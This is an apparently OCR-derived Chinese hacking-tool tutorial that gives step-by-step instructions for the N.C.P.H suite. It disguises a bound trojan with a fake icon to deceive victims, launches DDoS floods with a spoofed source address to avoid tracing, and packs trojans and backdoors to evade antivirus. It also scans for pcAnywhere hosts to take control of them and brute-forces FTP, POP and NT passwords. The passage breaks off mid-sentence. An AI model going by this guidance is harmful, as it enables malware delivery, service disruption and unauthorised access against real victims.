


图1

文件捆绑成功以后，我们还可以进行图标更改和文件属性的操作。点击“3－请选择捆绑后生成的目标文件：”按钮选择刚刚捆绑完成的文件，点击“打开ICO图标”选择喜欢的ICO图标文件，点“修改EXE图标”即可完成图标修改；接着再选择用户想修改的属性，点击“修改属性”按钮即可成功的对文件属性进行修改。N.C.P.H终结免查杀捆绑器采用了捆绑后再更改图标和属性的方法，这样使用灵活性更强。因为我们捆绑完成了一个木马程序，图标是图片的格式，当你想欺骗对方说是一个视频文件时，就需要重新捆绑一次显得很是麻烦，现在只需要重新更改一下图标即可，如图1。

N.C.P.H专用DDoS

虽然这种电子炸弹的攻击工具有很多，但N.C.P.H专用DDoS还是有很多它本身的特点的。运行N.C.P.H专用DDoS，在“攻击地址”选项中输入你要攻击的IP地址，然后在“起始端口”和“终止端口”输入需要攻击的端口，一般我们只需要输入80端口即可。接着在“线程数量”中输入攻击的线程数，如果你的计算机性能不错，而且网络带宽也非常大的话，可以将数字设置的大一些。如果用户怕被远程用户追踪到自己的话，可以在“伪装本地地址”选项中任意的输入一个IP地址。这样，别人就无法追踪到我们呢，这也算是N.C.P.H专用DDoS的一大亮点吧。所有的设置完成以后，点击“添加任务”按钮将任务添加到列表中，点击“开始”按钮就开始进行攻击呢。“N.C.P.H专用DDoS”可以同时执行多个攻击任务，这也是其他类似工具没有的功能（图2）。最后提醒大家一句，由于DDoS是非常恶劣的一种攻击方式，所以大家一定要慎用。




图2

N.C.P.H木马免杀加壳器

这是一款保护木马、后门等恶意程序不被查杀的免杀工具。该工具采用汇编语言进行编写，使用了代码变形加花指令技术对恶意程序进行加密保护。




图 3

运行N.C.P.H木马免杀加壳器，直接点击“打开”按钮选择需要保护的软件，然后点击“保护”即可（图3）。经过测试，用该工具加密过的恶意程序可以成功躲过现有杀毒软件的查杀。

pcanywhere扫描工具

Symantec pcAnywhere是赛门铁克公司出品的最优秀的远程管理软件，包括许多新功能以及管理员工具，它们可以提高安全性、优化性能，并使该软件更易于使用和定制，使用户得以远程连接另一台计算机，打开用户拥有访问权限的文件或程序并进行处理，就像用户正面对面使用这台计算机一样，默认端口是5631。通过pcanywhere扫描工具就可以扫描到安装了pcanywhere服务端的远程计算机。运行pcanywhere扫描工具，在“Start Address”和“End Address”选项中分别输入扫描IP地址的起始段和终止段，然后点击“Scan”按钮就可以开始扫描呢（图4）。当扫描到安装了pcanywhere服务端的IP地址后，我们就可以直接用pcanywhere的客户端进行连接控制。




图 4

N.C.P.H扫描破解利器

从程序的名称中我们已经看出，N.C.P.H扫描破解利器是一款用于远程破解的工具，虽然在功能上还不能和X-scan、流光这些强大的破解工具相媲美，但毕竟N.C.P.H扫描破解利器有它的特点。

运行N.C.P.H扫描破解利器，点击“扫描”菜单就可以查看到程序的扫描选项。N.C.P.H扫描破解利器可以扫描的内容包括计算机、FTP/POP、IIS、NT密码、操作系统、端口等内容。有的命令只能进行扫描操作，比如“计算机”命令，在弹出的“Scan”选项中可以设定IP地址的扫描范围，用户既可以对一个IP地址段进行扫描，又可以对某段IP地址进行单独的扫描（图5）；在“Options”选项中对扫描的相关选项进行设置，包括扫描的线程、时间、重试、以及输出文件等内容（图6）。所有的内容设置完成后，点击“扫描”按钮就可以开始进行扫描。扫描完成后，扫描的结果就会出现在输出文件中。




图 5




图 6

有的命令在扫描的过程中还有破解的内容，比如“FTP/POP”命令，在“Scan”选项中就设置扫描的IP地址和端口，接着在“Options”选项中设置用于服务破解的文件信息，包括密码文件和用户文件。如果用户手中没有现成的文件的话，可以通过“暴力破解”选项随机生成相关的密码来进行破解（图7）。




图 7

如果用户既没有破解使用的文件，又不想使用随机生成的密码进行破解，那么通过程序其他的命令可以生成需要的文件。点击“信息”菜单下的“密码信息”命令，在弹出的窗口中进行设置。程序既可以随机生成密码，又可以将所有可能的密码进行任意的组合。在“随机”配置中，我们只需要设置密码的组合内容和个数即可；而通过“所有可能的组合”配置中，用户也只需要密码的长度和组合内容即可（图8）。




图 8

“信息”菜单下除了配置用户、密码文件的命令以外，还包括Ping、发送消息、SID信息、跟踪等命令。Ping、发送消息这些常见的命令就不讲了，下面主要讲讲“SID信息”这个命令。“SID信息”这个命令主要用于将用户名和SID信息进行关联，通过IP地址和用户名可以得到SID信息，通过SID信息可以得到远程计算机管理组的用户名（图9）。

小知识：SID也就是安全标识符（Security Identifiers），是标识用户、组和计算机帐户的唯一的号码。在第一次创建该帐户时，将给网络上的每一个帐户发布一个唯一的SID。Windows2000中的内部进程将引用帐户的SID而不是帐户的用户或组名。如果创

建帐户，再删除帐户，然后使用相同的用户名创建另一个帐户，则新帐户将不具有授权给前一个帐户的权力或权限，原因是该帐户具有不同的SID号。安全标识符也被称为安全ID或SID。

